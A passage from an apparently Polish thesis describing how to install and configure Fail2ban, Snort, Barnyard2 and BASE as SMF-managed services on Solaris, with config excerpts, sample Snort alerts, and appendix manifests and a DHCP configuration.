W Solaris od wersji 10 takie możliwości daje Service Management Facility (w skrócie SMF), czyli system rozruchu i zarządzania usługami. Programy Fail2ban, Snort i Barnyard to typowe przykłady usług. Podstawową korzyść jaką uzyskujemy korzystając z SMF w stosunku do klasycznego mechanizmu inicjowania usług opartego na skryptach startowych w /etc/init.d, jest kontrola zależności między usługami. W naszym przypadku śledzenie logów Snorta przez Barnyard w trybie continuous przy niedziałającym programie Snort jest pozbawione sensu. Jest to typowa zależność w sensie SMF pomiędzy usługami.

Każda usługa w Solaris składa się z metakonfiguracji (definicji) oraz jednej lub więcej aplikacji realizujących zadania tej usługi. Nazwa metakonfiguracja bierze się stąd, że większość aplikacji posiada swoje własne sposoby konfiguracji, a tutaj chodzi o konfigurację usługi, nie aplikacji. W metakonfiguracji określone są:

- nazwa usługi
- współzależności z innymi usługami
- metody uruchomienia, zatrzymania, restartu
- restarter jaki ma być używany do kontroli usługi
- dodatkowe informacje czytelne dla człowieka

Metakonfiguracja dostarczana jest w pliku tekstowym, w formacie XML. Plik taki nazywa się **manifestem**. Usługa rozpoczyna swoją egzystencję w momencie, gdy odpowiedni manifest zostaje zaimportowany do systemu.

4.3.6 Instalacja oraz konfiguracja Fail2ban

Instalacja Fail2ban jest trywialna, gdyż na prawie wszystkich dystrybucjach Linuxa, na które jest dostępna, sprowadza się do wywołania jednej komendy. W systemie Solaris, instalacja jest procesem nieco bardziej złożonym. Po pobraniu i rozpakowaniu pakietu, instalacji Fail2ban dokonuje się wywołując następującą komendę:

- `./setup.py`

która tworzy między innymi podkatalog **/etc/fail2ban**. Podkatalog ten zawiera wszystkie pliki konfiguracyjne oprogramowania. W celu utworzenia w systemie SMF usługi Fail2ban możemy wykorzystać gotowy manifest i skrypt uruchomieniowy:

- `svccfg import files/solaris-fail2ban.xml`
- `cp files/opensolaris-svc-fail2ban /lib/svc/method/svc-fail2ban`
- `chmod +x /lib/svc/method/svc-fail2ban`

Bardzo istotnym krokiem w procesie instalacji jest dodanie do konfiguracji dziennika systemowego syslog opcji, odpowiadającej za tworzenie logów w przypadku próby logowania się do SSH. W tym celu należy dodać do pliku **/etc/syslog.conf** linię:

- `auth.info /var/adm/auth.log`

następnie utworzyć nowy plik komendą:

- `touch /var/adm/auth.log`

oraz uruchomić ponownie rejestrator systemowy **system-log**, w celu zakończenia instalacji:

- `svcadm restart system-log`

Struktura katalogu konfiguracyjnego

Po wykonaniu instrukcji instalacyjnych, oprogramowanie jest gotowe do użycia, jednakże przed skonfigurowaniem go do własnych potrzeb, należy przyjrzeć się strukturze wcześniej wspomnianego katalogu **/fail2ban**.

```
/etc/fail2ban/
|-- action.d
|   |-- complain.conf
|   |-- dshield.conf
|   |-- hostsdeny.conf
|   |-- ipfilter.conf
|   |-- ipfw.conf
|   |-- iptables-allports.conf
|   |-- iptables-multiport-log.conf
|   |-- iptables-multiport.conf
|   |-- iptables-new.conf
|   |-- iptables.conf
|   |-- mail-buffered.conf
|   |-- mail-whois-lines.conf
|   |-- mail-whois.conf
|   |-- mail.conf
|   |-- mynetwatchman.conf
|   |-- sendmail-buffered.conf
|   |-- sendmail-whois-lines.conf
|   |-- sendmail-whois.conf
|   |-- sendmail.conf
|   `-- shorewall.conf
|-- fail2ban.conf
|-- filter.d
|   |-- apache-auth.conf
|   |-- apache-badbots.conf
|   |-- apache-common.conf
|   |-- apache-nohome.conf
|   |-- apache-noscript.conf
|   |-- apache-overflows.conf
|   |-- common.conf
|   |-- courierlogin.conf
|   |-- couriersmtp.conf
|   |-- cyrus-imap.conf
|   |-- exim.conf
|   |-- gssftpd.conf
|   |-- lighttpd-fastcgi.conf
|   |-- named-refused.conf
|   |-- nginx-w00tw00t.conf
|   |-- pam-generic.conf
|   |-- php-url-fopen.conf
|   |-- postfix.conf
|   |-- proftpd.conf
|   |-- pure-ftpd.conf
|   |-- qmail.conf
|   |-- sasl.conf
|   |-- sieve.conf
|   |-- sshd-ddos.conf
|   |-- sshd.conf
|   |-- vsftpd.conf
|   |-- webmin-auth.conf
|   |-- wuftpd.conf
|   `-- xinetd-fail.conf
|-- jail.conf
```

Rysunek 4.2: Struktura podkatalogu z plikami konfiguracyjnymi.

Zawiera on dwa podfoldery - **/filter.d, /action.d** oraz dwa pliki konfiguracyjne - **fail2ban.conf, jail.conf**. W /filter.d, znajdują się wyrażenia regularne, które używane są do wykrycia potencjalnych prób włamania, natomiast /action.d zawiera skrypty definiujące podejmowane przez oprogramowanie akcje. Podstawowe ustawienia Fail2ban znajdują się w pliku fail2ban.conf. Plikiem odpowiadającym za ochronę usług uruchomionych na serwerze jest

jail.local, który jest zatem najważniejszym ogniwem, gdyż zawiera informacje o usługach, które mają być chronione i w jaki sposób. Plik ten jest wczytywany tuż po wczytaniu oryginalnego pliku, czyli jail.conf (w którym nie zalecane jest dokonywanie zmian), nadpisując go przy tym i wczytując konfigurację użytkownika, zdefiniowaną do własnych potrzeb.

Konfiguracja pliku jail.local

```
[ssh]

enabled   = true
filter    = sshd
action    = hostsdeny[daemon_list=sshd]
            sendmail-whois[name=SSH, dest=sysadm@math.uwb.edu.pl]
port      = ssh
ignoregex = for sysadm from
logpath   = /var/log/authlog

[imap]

enabled   = true
filter    = cyrus-imap
action    = ipfilter
port      = pop3, pop3s, imap, imaps
logpath   = /var/cfw/mda/log/mda.log
maxretry  = 3
bantime   = 9420
```

Przedstawiona zawartość pliku jail.local wskazuje na to, iż Fail2ban będzie zabezpieczał dwie usługi uruchomione na serwerze, a mianowicie **ssh** oraz **imap** (usługę odpowiedzialną za pocztę elektroniczną).

Sekcja dotycząca usługi *ssh* zawiera kolejno linie, oznajmiające iż:

- `enabled = true`

ochrona usługi *ssh* jest włączona

- `filter = sshd`

na podstawie wyrażeń regularnych z pliku *sshd* będą wykrywane podejrzane aktywności

- `action = hostsdeny[daemon_list=sshd]`
  `sendmail-whois[name=SSH, dest=sysadm@math.uwb.edu.pl]`

do pliku hosts.deny zostanie dopisane IP, z którego dopuszczonego się podejrzanej aktywności, następnie na adres *sysadm@math.uwb.edu.pl* zostanie wysłana wiadomość, o zablokowaniu hosta

- `port = ssh`

portem, na którym w tym przypadku nasłuchuje monitorowana usługa jest ssh

- `ignoreregex = for sysadm from`

użytkownik sysadm nigdy nie zostanie zbanowany

- `logpath = /var/log/authlog`

w pliku */var/log/authlog*, znajdują się logi, które będą poddawane przetwarzaniu

Dosyć analogicznie charakteryzuje się sekcja dotycząca usługi *imap*:

- `enabled = true`

ochrona usługi *imap* jest włączona

- `filter = cyrus-imap`

na podstawie wyrażeń regularnych z pliku *cyrus-imap* będą wykrywane w logach podejrzane aktywności

- `action = ipfilter`

na podstawie każdej podejrzanej aktywności wykrytej w logu, zostanie podjęta akcja zgodna z regułami *IPFilter*

- `port = pop3, pop3s, imap, imaps`

w tym przypadku, portami, na których nasłuchuje monitorowana usługa są: *pop3, pop3s, imap, imaps*

- `logpath = /var/cfw/mda/log/mda.log`

w pliku */var/cfw/mda/log/mda.log*, znajdują się logi, które będą poddawane przetwarzaniu

- `maxretry = 3`

maxretry dotyczy maksymalnej, dozwolonej ilości prób (np. logowań na serwer poczty), po których dostęp jest blokowany

- `bantime = 9420`

na 9420 sekund zostanie zablokowana możliwość podjęcia ponownej próby (np. logowania na serwer poczty)

4.3.7 Instalacja i konfiguracja systemu Snort

Instalacja Snort v2.9.5

Aby na Solaris uruchomić program Snort, musimy go najpierw skompilować. Nie jest to zadanie banalne, gdyż wymaga znajomości kompilatora (w naszym wypadku był to zestaw kompilatorów Sun Studio 12) oraz specyfiki systemu: gdzie są potrzebne pliki nagłówkowe i biblioteki. Następnie warto przygotować pakiet instalacyjny, aby przenieść go na maszynę produkcyjną, gdzie dla bezpieczeństwa nie ma kompilatora. Oprogramowanie w formie pakietu łatwo jest ewentualnie odinstalować lub zaktualizować. Warto więc zainwestować w takie rozwiązanie, by mieć porządek na serwerze. Snort wymaga kilku dodatkowych bibliotek, które muszą być wcześniej zainstalowane: *libpcap*, *daq*, *pcre*, *libdnet*:

- `pkgadd -d libpcap-1.1.1-Solaris10-x86`
- `pkgadd -d daq-2.0.6-Solaris10-x86`
- `pkgadd -d pcre-8.38-Solaris10-x86`
- `pkgadd -d libdnet-1.12-Solaris10-x86`

Następnie można przejść do instalacji pakietu *Snort v2.9.5*. Dokonuje się tego wykonując polecenie:

- `pkgadd -d snort-2.9.5-Solaris10-x86`

Proces stricte instalacyjny jest zatem zakończony. Kolejnym krokiem jest konfiguracja oprogramowania.

Konfiguracja Snort v2.9.5 - plik snort.conf

W pliku *snort.conf* zostały dokonane zmiany dotyczące zdefiniowania zmiennych sieciowych *HOME_NET* oraz *EXTERNAL_NET*, parametru *output* oraz dostosowane został ścieżki położenia plików wchodzących w skład programu Snort (takich jak definicje reguł, czy dynamiczne biblioteki). Definicje reguł zostały umieszczone w podkatalogach głównego katalogu konfiguracyjnego programu, czyli w */opt/cfw/etc/snort*. Zmiany zostały dokonane zgodnie z następującym kodem:

```
ipvar HOME_NET [$rge0_ADDRESS,$elxl0_ADDRESS,$iprb0_ADDRESS,
  $iprb1_ADDRESS]
ipvar EXTERNAL_NET !$HOME_NET$
output unified2: filename merged.log, limit 128,
mpls_event_types, vlan_event_types
var RULE_PATH rules
```

```
var SO_RULE_PATH so_rules
var PREPROC_RULE_PATH preproc_rules
var WHITE_LIST_PATH rules
var BLACK_LIST_PATH rule
dynamicpreprocessor directory
                        /opt/cfw/lib/64/snort_dynamicpreprocessor/
dynamicengine /opt/cfw/lib/64/snort_dynamicengine/libsf_engine.so
```

Barnyard2 i BASE

W celu możliwości podglądu oraz wizualizacji pracy Snorta, zainstalowane zostały pakiety *Barnyard2* oraz *BASE*. *Barnyard2* jest parserem binarnych plików wyjściowych *unified2*, tworzonych w czasie pracy Snorta. Głównym zadaniem *Barnyard2*, jest zatem przetworzenie tych plików, w celu umożliwienia wykorzystania ich w aplikacjach takich jak *BASE*, które na podstawie zawartości bazy danych uzupełnianej przez *Barnyard2*, umożliwiają analizę ruchu w danej podsieci poprzez interfejs aplikacji internetowej.

Aplikacja BASE napisana jest w języku PHP, do jej uruchomienia konieczne było zainstalowanie i skonfigurowanie serwera HTTP Apache z biblioteką PHP. Konieczne było również zainstalowanie ADOdb, który jest interfejsem PHP do różnych baz danych, w tym MySQL. Zainstalowane również zostało kilku pakietów Pear służących do generowania wykresów w aplikacji BASE. Instalacja BASE jest dość prosta, jeśli serwer Apache jest prawidłowo skonfigurowany, w celu instalacji należy wywołać stronę domową BASE i postępować zgodnie z instrukcją krok po kroku.

Snort v2.9.5, Barnyard2 - manifest SMF

Metakonfiguracja SMF dla Snort i Barnyard2 została napisana od podstaw. Oba pliki konfiguracyjne zostały umieszczone na końcu pracy, a zatem dodatek: B oraz A Treść plików jest dosyć sugestywna, co pozwala na szybką analizę ich treści. Stworzone zostały dwie usługi o nazwach *snort* i *barnyard*. Usługa *snort* zależy od:

- svc:/network/loopback
- svc:/network/physical
- svc:/system/filesystem/local
- file://localhost/opt/cfw/etc/snort/snort.conf

Czyli kolejno: musi być obecny interfejs sieciowy *loopback*, skonfigurowane fizyczne interfejsy sieciowe, zamontowane lokalne systemy plików oraz obecny plik konfiguracyjny oprogramowania Snort.

Metoda uruchomienia usługi *snort* polega na wywołaniu polecenia:

- `/opt/cfw/bin/snort -i rge0 -D -c /opt/cfw/etc/snort/snort.conf`

jako root, w katalogu roboczym /var/cfw/snort, na co zostało przeznaczone maksymalnie 60 sekund. Opcja *-i rge0* - oznacza tutaj, że Snort będzie nasłuchiwał interfejsu sieciowego *rge0*. Ten wpis ewentualnie należy zmienić przy uruchamianiu usługi na innej maszynie z innymi interfejsami.

Dosyć analogicznie przedstawia się manifest dla Barnyard2. W tym przypadku uługa *barnyard* zależna jest od:

- svc:/system/filesystem/local
- svc:/network/snort
- file://localhost/opt/cfw/etc/snort/barnyard.conf

Czyli kolejno: muszą być zamontowane lokalne systemy plików, uruchomiona musi być usługa *snort* oraz obecny plik konfiguracyjny oprogramowania Barnyard2.

Usługa *Barnyard2* polega na wywołaniu polecenia:

- `/opt/cfw/bin/barnyard -D -c /opt/cfw/etc/snort/barnyard.conf -f merged.log -d /var/cfw/snort`

również jako root, w katalogu roboczym /var/cfw/snort. W tym przypadku na uruchomienie przeznaczono również maksymalnie 60 sekund. Opcja *-f merged.log* - wskazuje oprogramowaniu Barnyard2 plik, w którym znajdują się logi oprogramowania *Snort*.

W przypadkach obu usług, metoda zatrzymania sprowadza się do wywołania:

- `kill -TERM`

dla poszczególnej usługi.

Analiza logów Snort

Dzięki programom Barnyard2 oraz BASE można łatwo i szybko zorientować się w sytuacji i zobaczyć co się dzieje na interfejsach sieciowych. Dodatkowo, można uruchomić powiadomienia, aby w momencie zagrożenia administrator mógł odpowiednio szybko zareagować. Kalibracja programu Snort i dostosowanie go do warunków pracy konkretnej sieci wymaga czasu, znajomości specyfiki działania serwera firmy, ale też doskonałej znajomości zasad działania sieci TCP/IP. Różnorodne zestawienia i statystyki dostępne w BASE pomagają administratorowi w wykonaniu tego zadania. Poniżej prezentujemy zrzuty ekranu z aplikacji BASE.

< Sygnatura >	< Classification >	< Wszystkich # >	Sensor #	< Adres Zrodlowy >	< Adres Docelowy >	< Pierwszy >	< Ostatni >
[snort] pop: Unknown POP3 command	protocol-command-decode	22(0%)	1	8	1	2016-06-23 10:02:38	2016-06-27 14:15:38
[snort] sensitive_data: sensitive data global threshold exceeded	sdf	2(0%)	1	2	2	2016-06-23 10:36:00	2016-06-23 11:20:20
[snort] stream5: Reset outside window	bad-unknown	50(1%)	1	10	4	2016-06-23 09:48:40	2016-06-27 14:00:45
[snort] stream5: TCP Small Segment Threshold Exceeded	bad-unknown	3022(59%)	1	8	8	2016-06-23 09:48:03	2016-06-27 14:08:26
[snort] stream5: Limit on number of overlapping TCP packets reached	bad-unknown	2(0%)	1	1	2	2016-06-23 11:25:23	2016-06-27 14:06:35
[snort] stream5: Bad segment, overlap adjusted size less than/equal 0	bad-unknown	11(0%)	1	1	2	2016-06-23 11:02:24	2016-06-27 14:19:00
[snort] ssh: Protocol mismatch	non-standard-protocol	1780(35%)	1	2	1	2016-06-23 10:15:17	2016-06-27 11:06:04
[snort] http_inspect: HTTP RESPONSE GZIP DECOMPRESSION FAILED	unknown	12(0%)	1	1	1	2016-06-23 10:39:05	2016-06-23 10:39:05
[snort] http_inspect: NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE	unknown	39(1%)	1	3	4	2016-06-23 10:39:05	2016-06-27 14:21:59
[snort] http_inspect: UNKNOWN METHOD	unknown	118(2%)	1	6	4	2016-06-23 10:18:53	2016-06-27 14:22:18
[snort] http_inspect: LONG HEADER	bad-unknown	19(0%)	1	11	2	2016-06-23 10:10:40	2016-06-27 14:07:59
[snort] http_inspect: NON-RFC DEFINED CHAR	bad-unknown	16(0%)	1	3	2	2016-06-23 10:18:53	2016-06-27 14:03:00
[snort] http_inspect: MESSAGE WITH INVALID CONTENT-LENGTH OR CHUNK SIZE	unknown	33(1%)	1	2	1	2016-06-23 10:45:43	2016-06-27 14:21:59

Rysunek 4.3: Unikalne alarmy.

Meta

ID #	Time	Triggered Signature
1 - 5091	2016-06-27 14:07:26	[snort] stream5: TCP Small Segment Threshold Exceeded

Sensor

Sensor Adres	Interfejs	Filtr
omega:rge0	rge0	*none*

Grupa Alarmow: *none*

IP

Adres Zrodlowy	Adres Docelowy	Ver	Hdr Len	TOS	dlugosc	ID	fragment	offset	TTL	chksum
184.173.90.195	10.18.1.104	4	20	0	42	17913	no	0	52	57834 = 0xe1ea

Opcje: *none*

TCP

Zrodlo Port	Docelowy Port	R 1	R 0	U R G	A C K	P S H	R S T	S Y N	F I N	seq #	ack	offset	res	window	urp	chksum
80 [sans] [tantalo] [sstats]	51337 [sans] [tantalo] [sstats]				X	X				3365394438	1653820577	20	0	128	0	61106 = 0xeeb2

Opcje: *none*

Payload

Plain Display

Download of Payload

Download in pcap format

```
dlugosc = 2

000 : 89 00                                                ..
```

Rysunek 4.4: Podgląd podejrzanego pakietu.

Dodatki

Dodatek A

Zawartość pliku snort.xml

```
1 <?xml version="1.0"?>
2 <!DOCTYPE service_bundle SYSTEM "/usr/share/lib/xml/dtd/
      service_bundle.dtd.1">
3
4 <service_bundle type='manifest' name='CFWsnort:snort'>
5
6 <service
7     name='network/snort'
8     type='service'
9     version='1'>
10
11          <create_default_instance enabled='false' />
12          <single_instance/>
13
14     <dependency name='loopback'
15         grouping='require_all'
16         restart_on='error'
17         type='service'>
18             <service_fmri value='svc:/network/loopback:default'/
                   >
19     </dependency>
20
21     <dependency name='physical'
22         grouping='optional_all'
23         restart_on='error'
24         type='service'>
25             <service_fmri value='svc:/network/physical:default'/
                   >
26     </dependency>
27
28     <dependency
29         name='fs-local'
30         type='service'
31         grouping='require_all'
32         restart_on='none'>
33             <service_fmri value='svc:/system/filesystem/local' /
                   >
```

```
34      </dependency>
35
36      <dependency
37          name='config-file'
38          grouping='require_all'
39          restart_on='refresh'
40          type='path'>
41              <service_fmri value='file://localhost/opt/cfw/etc/
                    snort/snort.conf' />
42      </dependency>
43
44      <exec_method
45          type='method'
46          name='start'
47          exec='/opt/cfw/bin/snort -i rge0 -D -c /opt/cfw/etc/
                snort/snort.conf'
48          timeout_seconds='60'>
49                          <method_context
50                              working_directory='/var/cfw/snort'>
51              </method_context>
52            </exec_method>
53
54            <exec_method
55          type='method'
56          name='stop'
57          exec=':kill -TERM'
58          timeout_seconds='120'>
59      </exec_method>
60
61      <property_group name='startd' type='framework'>
62          <!-- sub-process core dumps shouldn't restart
63              session -->
64          <propval name='ignore_error' type='astring'
65              value='core,signal' />
66      </property_group>
67
68      <template>
69          <common_name>
70              <loctext xml:lang='C'>
71                  Snort - network intrusion detection and
                        prevention system
72              </loctext>
73          </common_name>
74          <documentation>
75              <manpage title='snort' section='8' manpath='/opt/cfw/
                    man' />
76              <doc_link name='snort.org' uri='http://snort.org/' />
77          </documentation>
78      </template>
79  </service>
80
81  </service_bundle>
```

Dodatek B

Zawartość pliku barnyard.xml

```
1 <?xml version="1.0"?>
2 <!DOCTYPE service_bundle SYSTEM "/usr/share/lib/xml/dtd/
      service_bundle.dtd.1">
3
4 <service_bundle type='manifest' name='CFWbarnyard:barnyard'>
5
6 <service
7     name='network/barnyard'
8     type='service'
9     version='1'>
10
11          <create_default_instance enabled='false' />
12          <single_instance/>
13
14     <dependency
15         name='fs-local'
16         type='service'
17         grouping='require_all'
18         restart_on='none'>
19             <service_fmri value='svc:/system/filesystem/local' /
                   >
20     </dependency>
21
22     <dependency
23         name='snort'
24         type='service'
25         grouping='require_all'
26         restart_on='restart'>
27             <service_fmri value='svc:/network/snort' />
28     </dependency>
29
30     <dependency
31         name='config-file'
32         grouping='require_all'
33         restart_on='refresh'
34         type='path'>
```

```
35          <service_fmri value='file://localhost/opt/cfw/etc/
                snort/barnyard.conf' />
36    </dependency>
37
38    <exec_method
39       type='method'
40       name='start'
41       exec='/opt/cfw/bin/barnyard -D -c /opt/cfw/etc/snort/
             barnyard.conf -f merged.log -d /var/cfw/snort'
42       timeout_seconds='60'>
43                    <method_context
44                         working_directory='/var/cfw/snort'>
45          </method_context>
46        </exec_method>
47
48        <exec_method
49       type='method'
50       name='stop'
51       exec=':kill -TERM'
52       timeout_seconds='60'>
53    </exec_method>
54
55    <property_group name='startd' type='framework'>
56       <!-- sub-process core dumps shouldn't restart
57          session -->
58       <propval name='ignore_error' type='astring'
59          value='core,signal' />
60    </property_group>
61
62    <template>
63       <common_name>
64          <loctext xml:lang='C'>
65             Barnyard2 - interpreter for Snort unified2 binary
                   output files
66          </loctext>
67       </common_name>
68       <documentation>
69          <doc_link name='snort.org' uri='http://snort.org/' />
70       </documentation>
71    </template>
72 </service>
73
74 </service_bundle>
```

Dodatek C

Zawartość pliku dhcpd.conf

```
option domain-name "uwb.edu.pl";

ddns-update-style none;

default-lease-time 72000;

subnet 192.168.0.0 netmask 255.255.255.0 {
    range 192.168.0.100 192.168.0.199;
    option broadcast-address 192.168.0.255;
    option subnet-mask 255.255.255.0;
    option routers 192.168.0.1;
    option domain-name-servers 192.168.0.1;
}
subnet 172.16.0.0 netmask 255.255.255.0 {
    range 172.16.0.100 172.16.0.199;
    option broadcast-address 172.16.0.255;
    option subnet-mask 255.255.255.0;
    option routers 172.16.0.1;
    option domain-name-servers 172.16.0.1;
}
subnet 192.168.1.0 netmask 255.255.255.0 {
    range 192.168.1.100 192.168.1.199;
    option broadcast-address 192.168.0.255;
    option subnet-mask 255.255.255.0;
    option routers 192.168.1.1;
    option domain-name-servers 192.168.1.1;
}
```

Bibliografia

[1] http://www.owasp.org/index.php/Phishing

[2] http://pl.wikipedia.org/wiki/Phishing

[3] https://www.owasp.org/index.php/Web_Parameter_Tampering

[4] http://searchsecurity.techtarget.com/definition/parameter-tampering

[5] http://www.owasp.org/index.php/SQL_Injection

[6] http://www.owasp.org/index.php/Path_Traversal

[7] http://www.owasp.org/index.php/XSS

[8] http://www.owasp.org/index.php/Repudiation_Attack

[9] http://www.owasp.org/index.php/Information_Leakage

[10] http://www.owasp.org/index.php/Denial_of_Service

[11] http://en.wikipedia.org/wiki/Privilege_escalation

[12] https://en.wikipedia.org/wiki/Firewall_(computing)

[13] https://www.freebsd.org/doc/handbook/firewalls-ipf.html

[14] http://www.owasp.org/index.php/Application_Threat_Modeling

[15] http://www.computerworld.pl/news/315264/Spoofing.sztuka.ataku.i.obrony.html

[16] https://www.owasp.org/index.php/Testing_for_Reflected_Cross_site_scripting_(OTG-INPVAL-001)